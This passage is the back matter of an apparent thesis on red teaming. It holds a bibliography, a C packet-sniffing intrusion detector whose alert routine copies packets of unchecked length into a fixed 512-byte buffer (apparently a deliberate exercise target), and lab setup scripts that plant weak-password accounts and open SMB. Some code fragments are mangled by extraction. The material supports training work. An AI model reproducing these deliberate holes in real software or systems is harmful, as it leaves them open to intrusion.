- [Emery11] D. Emery, *Governments, IOC and UN hit by massive cyber attack*, BBC News, 2011, <http://www.bbc.co.uk/news/technology-14387559>
- [EMET] Enhanced Mitigation Experience Toolkit, <http://www.microsoft.com/download/en/details.aspx?id=1677>
- [FC10] N. Falliere, E. Chien, *Zeus: King of the Bots*, Symantec.com, 2010, http://www.symantec.com/content/en/us/enterprise/media/security_response/whitpapers/zeus_king_of_bots.pdf
- [FMC11] N. Falliere, L. Murchu, E. Chien, *W32.Stuxnet Dossier*, Symantec.com, 2011, http://www.symantec.com/content/en/us/enterprise/media/security_response/whitpapers/w32_stuxnet_dossier.pdf
- [FS11] J. Finkle, A. Shalal-Esa, *Exclusive: Hackers breached U.S. defense contractors*, Reuters, 2011, <http://www.reuters.com/article/2011/05/27/us-usa-defense-hackers-idUSTRE74Q6VY20110527>
- [Grah05] B. Graham, *Hackers Attack Via Chinese Web Sites*, The Washington Post, 2005, <http://www.washingtonpost.com/wp-dyn/content/article/2005/08/24/AR2005082402318.html>
- [GS06] F. Gallegos, M. Smith, *Red Teams: An Audit Tool, Technique and Methodology for Information Assurance*, ISACA Journal Online, 2006, <http://www.isaca.org/Journal/Past-Issues/2006/Volume-2/Documents/jpdf0601-red-teams-audit-tool.pdf>
- [GSMSQL11] Gandhi, R.; Sharma, A.; Mahoney, W.; Sousan, W.; Qiuming Zhu; Laplante, P.; *Dimensions of Cyber-Attacks: Cultural, Social, Economic, and Political*,

- Technology and Society Magazine, IEEE, Vol. 30, Issue 1, 2011
- [Hertzog10] P. Hertzog, *Open Source Security Testing Methodology Manual*, 2010, <http://www.isecom.org/osstmm/>
- [Higg09] K.J. Higgins, *Storm Botnet Makes A Comeback*, Dark Reading, 2009, <http://www.darkreading.com/security/vulnerabilities/212900543/index.html>
- [Higg10] K.J. Higgins, *'Aurora' Attacks Still Under Way, Investigators Closing In On Malware Creators*, Dark Reading, 2010, <http://www.darkreading.com/vulnerability-management/167901026/security/attacks-breaches/222700786/index.html>
- [HLV05] M. Howard, D. LeBlanc, J. Viega, *19 Deadly Sins of Software Security*, McGraw-Hill, 2005
- [HR05] L. Hoffman, D. Ragsdale, *Exploring a National Cyber Security Exercise for Colleges and Universities*, Journal IEEE Security and Privacy, Vol 3, Issue 5, September 2005
- [IETF] IETF, *Web Proxy Auto-Discovery Protocol*, <http://tools.ietf.org/html/draft-ietf-wrec-wpad-01>
- [Intel1] Intel, *64 and IA-32 Architectures Software Developer's Manual*, Volume 1 <http://www.intel.com/Assets/PDF/manual/253665.pdf>
- [ISC] Internet Systems Consortium, *DHCP server*, <http://www.isc.org/software/dhcp>
- [KCD04] S. Kraemer, P. Carayon, R. Duggan, *Red team performance for improved computer security*, Proceedings of the Human Factors and Ergonomics Society 48th annual meeting (New Orleans, Louisiana), Santa Monica, 2004, <http://cqi.engr.wisc.edu/system/files/neworleans.pdf>
- [Keizer09] G. Keizer, *Conficker cashes in, installs spam bots and scareware*, Computerworld.com, 2009, http://www.computerworld.com/s/article/9131380/Conficker_cashes_in_installs_spam_bots_and_scareware
- [Kurtz10] G. Kurtz, *Operation "Aurora" Hit Google, Others*, McAfee Blog, 2010, <http://siblog.mcafee.com/cto/operation-%E2%80%9Caurora%E2%80%9D-hit-google-others/>
- [Levitte] R. Levitte, *HOWTO keys*, Openssl.org, <http://www.openssl.org/docs/HOWTO/keys.txt>
- [Leyden07] J. Leyden, *Germany enacts 'anti-hacker' law*, TheRegister, 2007, http://www.theregister.co.uk/2007/08/13/german_anti-hacker_law/
- [Lynn10] W. J. Lynn, *Defending a New Domain: The Pentagon's Cyberstrategy*, Foreign Affairs, Sept/Oct. 2010
- [Mark09] J. Markoff, *Worm Infects Millions of Computers Worldwide*, The New York Times, 2009, <http://www.nytimes.com/2009/01/23/technology/internet/23worm.html>
- [Marlin09] M. Marlinspike, *Sslstrip*, Thought Crime Labs, 2009, <http://www.thoughtcrime.org/software/sslstrip/>
- [Mateski08] M. Mateski, *Toward a Red Teaming Taxonomy 2.0*, Red Team Journal, 2008,

- <http://redteamjournal.com/2008/09/toward-a-red-teaming-taxonomy-20/>
- [Mateski09] M. Mateski, *Red Teaming. A short introduction*, Red Team Journal, 2009, <http://redteamjournal.com/papers/A%20Short%20Introduction%20to%20Red%20Teaming%20%281dot0%29.pdf>
- [Metasploit] The Metasploit Framework, <http://www.metasploit.com>
- [Mic08] Microsoft Security Bulletin, *MS08-067 – Critical – Vulnerability in Server Service Could Allow Remote Code Execution*, 2008, <http://www.microsoft.com/technet/security/Bulletin/MS08-067.msp>
- [Mic10a] Microsoft Security Bulletin, *MS10-046 – Critical – Vulnerability in Windows Shell Could Allow Remote Code Execution*, 2010, <http://www.microsoft.com/technet/security/bulletin/MS10-046.msp>
- [Mic10b] Microsoft Security Bulletin, *MS10-061 – Critical – Vulnerability in Print Spooler Service Could Allow Remote Code Execution*, 2010, <http://www.microsoft.com/technet/security/bulletin/MS10-061.msp>
- [Mic10c] Microsoft Security Bulletin, *MS10-073 – Important – Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege*, 2010, <http://www.microsoft.com/technet/security/bulletin/MS10-073.msp>
- [Mic10d] Microsoft Security Bulletin, *MS10-092 – Important – Vulnerability in Task Scheduler Could Allow Elevation of Privilege*, 2010, <http://www.microsoft.com/technet/security/bulletin/MS10-092.msp>
- [Miller06] M. Miller (skape), *Preventing the Exploitation of SHE Overwrites*, Uninformed Magazine, 2006, <http://uninformed.org/index.cgi?v=5&a=2&t=sumry>
- [Mixer01] Mixer, *Guidelines for C Source Code Auditing*, 2001, <http://mixter.void.ru/vulns.html>
- [MO00] S. Mauw, M. Oostdijk, *Foundations of Attack Trees*, Lecture Notes in Computer Science, Springer, 2006, <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.97.1056&rep=rep1&type=pdf>
- [MRHM11] A. Matrosov, E. Rodionov, D. Harley, J. Malcho, *Stuxnet Under the Microscope*, Eset.com, 2011, http://www.eset.com/us/resources/white-papers/Stuxnet_Under_the_Microscope.pdf
- [MSDN1] MSDN Library, *IMAGE_OPTIONAL_HEADER structure*, Microsoft.com, <http://msdn.microsoft.com/en-us/library/ms680339%28v=vs.85%29.aspx>
- [MSDN2] MSDN Library, */GS (Buffer Security Check)* [http://msdn.microsoft.com/en-us/library/8dbf701c\(VS.80\).aspx](http://msdn.microsoft.com/en-us/library/8dbf701c(VS.80).aspx)
- [MSDN3] Microsoft MSDN, *VirtualProtect Function* [http://msdn.microsoft.com/en-us/library/aa366898\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa366898(VS.85).aspx)
- [NATO01] NATO Red Team's website: <https://transnet.act.nato.int/WISE/Entities/NATORedTea/>
- [NATO02] NATO strategic concept, *NATO 2020: Assured Security; Dynamic Engagement*, 2010, <http://www.nato.int/strategic-concept/expertsreport.pdf>
- [NVD] National Vulnerability Database <http://nvd.nist.gov>

- [Oracle1] Oracle, Java SE Downloads, <http://www.oracle.com/technetwork/java/javase/downloads/index.html>
- [OSVD] The Open Source Vulnerability Database <http://osvdb.org>
- [Peach] The Peach fuzzing framework, <http://www.peachfuzzer.com>
- [Peake03] C. Peake, *Red Teaming: The art of ethical hacking*, SANS Institute Reading Room, 2003, http://www.sans.org/reading_room/whitepapers/auditing/red-teaming-art-ethical-hacking_1272
- [Pellerin11] C. Pellerin, *DOD Releases First Strategy for Operating in Cyberspace*, American Forces Press Service, 2011, <http://www.defense.gov/news/newsarticle.aspx?id=64686>
- [Pietrek97] M. Pietrek, *A Crash Course on the Depths of Win32™ Structured Exception Handling*, Microsoft Systems Journal, 1997, <http://www.microsoft.com/msj/0197/exception/exception.aspx>
- [PPBC98] V. Patriciu, M. Pietrosanu-Ene, I. Bica, C. Cristea, *Securitatea informatica in UNIX si Internet*, Editura Tehnica, 1998
- [PP09] V. Patriciu, T. Paraschiv, *Teoria Sistemelor Informationale*, Editura Academiei Romane, 2009
- [Pve] Pvefindaddr project, <http://redmine.corelan.be:8800/projects/pvefindaddr>
- [Ranum08] M. Ranum, *Face-Off: Is vulnerability research ethical?*, Techtarget.com, 2008, <http://searchsecurity.techtarget.com/magazineContent/Face-Off-Is-vulnerability-research-ethical>
- [Reimer07] J. Reimer, *Peer-to-peer app DC++ hijacked for denial-of-service attacks*, Arstehnica.com, 2007, <http://arstechnica.com/security/news/2007/05/peer-to-peer-app-hijacked-for-denial-of-service-attacks.ars>
- [Renaud10] S. Renaud, *Technical Analysis of the Windows Win32K.sys Keyboard Layout Stuxnet Exploit*, VUPEN Vulnerability Research Blog, 2010, http://www.vupen.com/blog/20101018.Stuxnet_Win32k_Windows_Kernel_0Day_Exploit_CVE-2010-2743.php
- [Riv11] U. Rivner, *Anatomy of an Attack*, RSA Blog, 2011, <http://blogs.rsa.com/rivner/anatomy-of-an-attack/>
- [Sandia] Sandia National Laboratory: <http://idart.sandia.gov>
- [Schneier08] B. Schneier, *The Ethics of Vulnerability Research*, Schneier.com, 2008, http://www.schneier.com/blog/archives/2008/05/the_ethics_of_v.html
- [Schneier10] B. Schneier, *The Story Behind The Stuxnet Virus*, Forbes.com 2010, <http://www.forbes.com/2010/10/06/iran-nuclear-computer-technology-security-stuxnet-worm.html>
- [Schneier99] B. Schneier, *Attack Trees: Modeling Security Threats*, Schneier.com, 1999, <http://www.schneier.com/paper-attacktrees-ddj-ft.html>
- [SecFocus] SecurityFocus Vulnerability Database, <http://www.securityfocus.com>
- [Seif07] J. Seifarth, *Import private key and certificate into Java Key Store (JKS)*, Agentbob.info, 2007, <http://www.agentbob.info/agentbob/79-AB.html>
- [Sey11] P. Seybold, *Update on PlayStation Network and Qriocity*, PlayStation Blog,

- 2011, <http://blog.us.playstation.com/2011/04/26/update-on-playstation-network-and-qriocity/>
- [SGA07] M. Sutton, A. Greene, P. Amini, *Brute Force Vulnerability Discovery*, Addison-Wesley, 2007
- [Shacham07] H. Shacham, *The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86)*, Proceedings of the 14th ACM conference on Computer and communications security, New York, USA, 2007, <http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf>
- [Shiels08] M. Shiels, *Trojan virus steals banking info*, BBC News, 2008, <http://news.bbc.co.uk/2/hi/technology/7701227.stm>
- [Siem10] Siemens, *SIMATIC WinCC Process isualization with Plant Intelligence*, Siemens.com, 2010, http://www.automation.siemens.com/salesmaterial-as/brochure/en/brochure_simatic-wincc_en.pdf
- [Skroch09] M. Skroch, *Modeling and Simulation of Red Teaming*, Red Team Journal, 2009, <http://redteamjournal.com/wp-content/uploads/2009/12/msrt0.3-2nov2009-sand2009-7215J.pdf>
- [SNA10] Romanian National Defense Strategy, <http://www.presidency.ro/static/ordine/SNAp/SNAp.pdf>
- [Sotirov05] A. Sotirov, *Automatic Vulnerability Detection Using Static Source Code Analysis*, University of Alabama, 2005, <http://gcc.vulncheck.org/sotirov05automatic.pdf>
- [SS05] Skape, Skywing, *Bypassing Windows Hardware-enforced Data Execution Prevention*, Uninformed Magazine, 2005, <http://www.uninformed.org/?v=2&a=4>
- [SSCO08] K. Scarfone, M. Souppaya, A. Cody, A. Orebaugh, *Technical Guide to Information Security Testing and Assessment*, National Institute of Standards and Technology, 2008, <http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf>
- [SSRS02] W. Schepens, J. Schafer, D. Ragsdale, J. Surdu, *The Cyber Defence Exercise: An Evaluation of the Effectiveness of Information Assurance Education*, Journal of Information Security, vol. 1, no. 2, 2002, <http://www.blackhat.com/presentations/bh-federal-03/bh-fed-03-dodge.pdf>
- [Sun1] Sun Developer Network, *Code Samples and Apps*, <http://java.sun.com/applets/>
- [Sun2] Sun Developer network, *Java Security Evolution and Concepts, Applet Security*, <http://java.sun.com/developer/technicalArticles/Security/applets/>
- [Swiat09] Swiat, *Preventing the Exploitation of Structured Exception Handler (I) Overwrites with SEHOP*, Microsoft Technet, 2009, <http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx>
- [TDM08] A. Takanen, J. DeMott, C. Miller, *Fuzzing for Software Security Testing and Quality Assurance*, Artech House Inc, 2008
- [Tray07] I. Traynor, *Russia accused of unleashing cyberwar to disable Estonia*, The Guardian, 2007, <http://www.guardian.co.uk/world/2007/may/17/topstories3.russia>

- [VC08] Visual C++ 2008 Express Download Page,
<http://www.microsoft.com/express/downloads/#2008-Visual-CPP>
- [Walden05] J Walden, *A Real Time Information Warfare Exercise On A Virtual Network*, SIGCSE '05 Proceedings of the 36th SIGCSE technical symposium on Computer science education, New York, USA 2005
- [Warrick11] J. Warrick, *Iran's Natanz nuclear facility recovered quickly from Stuxnet cyberattack*, The Washington Post, February 16, 2011
- [WD00] B. Wood, R. Duggan, *Red Teaming of Advanced Information Assurance Concepts*, Proceedings of DARPA Information Survivability Conference and Exposition, 2000, <http://dodreports.com/pdf/ada407925.pdf>
- [Web10] Websense Security Labs Blog, *Microsoft LNK Vulnerability Brief Technical Analysis (CVE-2010-2568)*, 2010,
<http://community.websense.com/blogs/securitylabs/archive/2010/07/20/microsoft-lnk-vulnerability-brief-technical-analysis-cve-2010-2568.aspx>
- [White07] O. Whitehouse, *An Analysis of Address Space Layout Randomization on Windows Vista*, Black Hat Security Conference, 2007,
http://www.symantec.com/avcenter/reference/Address_Space_Layout_Randomization.pdf
- [Wiki1] Wikipedia, *Win32 Thread Information Block*,
http://en.wikipedia.org/wiki/Win32_Thread_Information_Block
- [Wiki2] Wikipedia, *Moonlight Maze*, http://en.wikipedia.org/wiki/Moonlight_Maze
- [WinPcap1] WinPcap Library - Installation files, <http://www.winpcap.org/archive/4.0.1-WinPcap.exe>
- [WinPcap2] WinPcap Library - Development package,
<http://www.winpcap.org/archive/4.0.1-WpdPack.zip>
- [WSS00] B. Wood, O. Saydjari, V. Stavridou, *A Proactive Holistic Approach to Strategic Cyber Defense*, SRI International Cyber Defense Research Center, 2000,
http://www.cyberdefenseagency.com/publications/A_Proactive_Holistic_Approach_to_Strategic_Cyber_Defense.pdf

Appendices

Appendix A - Source code file myids.c

```
#include "pcap.h"
#include <string.h>

#define ETHER_SIZE 14

const char *signature = "EVL99#!";

/* Prototype of the packet handler */
void packet_handler(u_char *param, const struct pcap_pkthdr *header,
const u_char *pkt_data);
/* Perform an action when a zombie was detected */
void zombie_alert(u_char *tcp_data, int tcp_data_len);

int main()
{
    pcap_if_t *alldevs;
    pcap_if_t *d;
    int selected_dev = 1; /* Select the second device(interface)
from list */
    int i=0;
    pcap_t *dev_handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    char *capture_filter = "tcp dst port 80"; /*The capture filter*/
    struct bpf_program fp; /* The compiled capture filter */

    /* Retrieve the device list */
    if(pcap_findalldevs(&alldevs, errbuf) == -1 || alldevs == NULL) {
        fprintf(stderr, "Could not obtain interface information:
%s\n", errbuf);
        return -1;
    }

    /* Use to the selected adapter from the list */
    for(d=alldevs, i=0; i< selected_dev ;d=d->next, i++);

    /* Open the device */
    if ((dev_handle= pcap_open_live(
        d->name, /* name of the device
        65536, /* portion of the packet to capture.
                // 65536 grants that the whole packet
                // will be captured on all the MACs.
```

```

        1,          // promiscuous mode (nonzero means
                    // promiscuous)
        1000,       // read timeout
        errbuf      // error buffer
    )) == NULL) {
        fprintf(stderr, "\nUnable to open the adapter. %s is not
supported by WinPcap\n", d->name);
        /* Free the device list */
        pcap_freealldevs(alldevs);
        return -1;
    }

    /* Compile and install the capture filter */
    if(pcap_compile(dev_handle, &fp, capture_filter, 0, 0) == -1) {
        fprintf(stderr, "Could not compile capture filter. Error:
%s\n", pcap_geterr(dev_handle));
        return -1;
    }
    if (pcap_setfilter(dev_handle, &fp) == -1) {
        fprintf(stderr, "Could not install capture filter. Error:
%s\n", pcap_geterr(dev_handle));
        return -1;
    }

    printf("Listening on %s...\n", d->description);
    printf("Using capture filter: %s\n", capture_filter);

    /*At this point we don't need any more the device list. Free it*/
    pcap_freealldevs(alldevs);

    /* Start the capture */
    pcap_loop(dev_handle, 0, packet_handler, NULL);

    pcap_close(dev_handle);
    return 0;
}

/* Callback function invoked by libpcap for every incoming packet */
void packet_handler(u_char *param, const struct pcap_pkthdr *header,
const u_char *pkt_data)
{
    u_char *ip_hdr, *tcp_hdr, *tcp_data;
    u_char ip_ver_len;
    int ip_hdr_len, tcp_hdr_len, tcp_data_len;

    /* Set our position to the beginning of IP header */
    ip_hdr = (u_char*)pkt_data + ETHER_SIZE;

```

```

    ip_ver_len = ip_hdr[0]; /* First byte of IP header contains IP
version (4 bits) and IP header length (4 bits) */
    ip_hdr_len = (ip_ver_len & 0x0f) * 4;

    /* Set our position to the beginning of TCP header */
    tcp_hdr = ip_hdr + ip_hdr_len;
    tcp_hdr_len = (tcp_hdr[12] >> 4) * 4; /* The first 4 bits from
the 12th byte of a TCP header is the header length */

    /* Set our position to the beginning of TCP data */
    tcp_data = tcp_hdr + tcp_hdr_len;
    tcp_data_len = header->len - (tcp_data - pkt_data);

    /* Check for worm signature */
    if(tcp_data_len > 0) {
        if(strncmp(tcp_data, signature, strlen(signature)) == 0) {
            zombie_alert(tcp_data, tcp_data_len);
        } else {
            printf(".");
        }
    }
}

/* Perform an action when a zombie was detected */
void zombie_alert(u_char *tcp_data, int tcp_data_len)
{
    u_char buffer[512];
    u_char *payload = buffer;

    /* Alert the administrator */
    printf("\nALERT: Zombie detected!\n");

    /* Save packet data for later processing */
    memcpy(payload, tcp_data, tcp_data_len);

    /* Add string terminator */
    payload[tcp_data_len] = 0;

    /* Later processing (e.g. save packet to log file) */
    fprintf(stderr, "%s\n", payload);
}

```

Appendix B – Configuration settings for cyber defense exercise laboratory setup

Configuration settings for laboratory setup of cyber defense exercise from Chapter 7, Paragraph 7.3.4.2.

```
----- config_gw.sh -----
#!/bin/bash
# Configuration script for gateway computer

#network interface configuration
ifconfig eth1 192.168.0.1 netmask 255.255.255.0
ifconfig eth2 10.2.2.1 netmask 255.255.255.0

#NAT activation
iptables -t nat -A POSTROUTING -o eth2 -j SNAT --to-source 10.2.2.1
iptables -t filter -A FORWARD -i eth2 -m state --state RELATED,
ESTABLISHED -j ACCEPT
iptables -t filter -A FORWARD -i eth2 -j DROP

#activate routing
echo 1 > /proc/sys/net/ipv4/ip_forward

#start services
/etc/init.d/apache start
/etc/init.d/bind start
/etc/init.d/ssh start

#add vulnerabilities
useradd -m -p `perl -e `print crypt("george1234", "salt")` ` george
useradd -m -p `perl -e `print crypt("robusiness", "salt")` ` robusiness

#add clues and 'decoration' elements
mkdir /var/www/docs
touch /var/www/docs/Oferta_servicii.doc
touch /var/www/docs/Promotii_2009.pdf
touch /var/www/docs/Informatii_de_contact.doc
echo
"<html><head><title>RoBusiness</title></head><body><h2>RoBusiness<br>We
lcome to our website!<br><br>This site is currently under construction.
Please come back soon. </h2><br><br><a href=\"docs/\">Client
documents</a></body></html>" > /var/www/index.html
echo "#May the (brute)Force be with you!" > /var/www/doc/config.bak

echo "#Admin TODO: update the Windows workstations. Last update:
12.08.2008" > /home/george/.hint
```

```
echo "#Admin TODO: update the Windows workstations. Last update:
12.08.2008" > /home/robusiness/.hint
```

```
-----
----- config_win.sh -----
:: Configuration script for Windows workstations

@echo off

:: 1. Change computer hostname
SET /P PCNAME=Please enter hostname:
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName
/v ComputerName /t REG_SZ /d %PCNAME% /f

:: 2. Set IP address and default gateway
SET /P IPADDRESS=Please enter new IP address:
netsh interface ip set address local static %IPADDRESS% 255.255.255.0
192.168.0.1 1

:: 3. Create a new folder and share it on the network in order to open
firewall's port 445
mkdir c:\test
net share test=c:\test

::4 Create the file with the wanted emails on George workstation
mkdir c:\mail
echo "New transport - June 10, 2009; 01:30 - frontier" >
c:\mail\emails.bak

@echo You must manually restart the computer to apply the changes

@pause
-----
```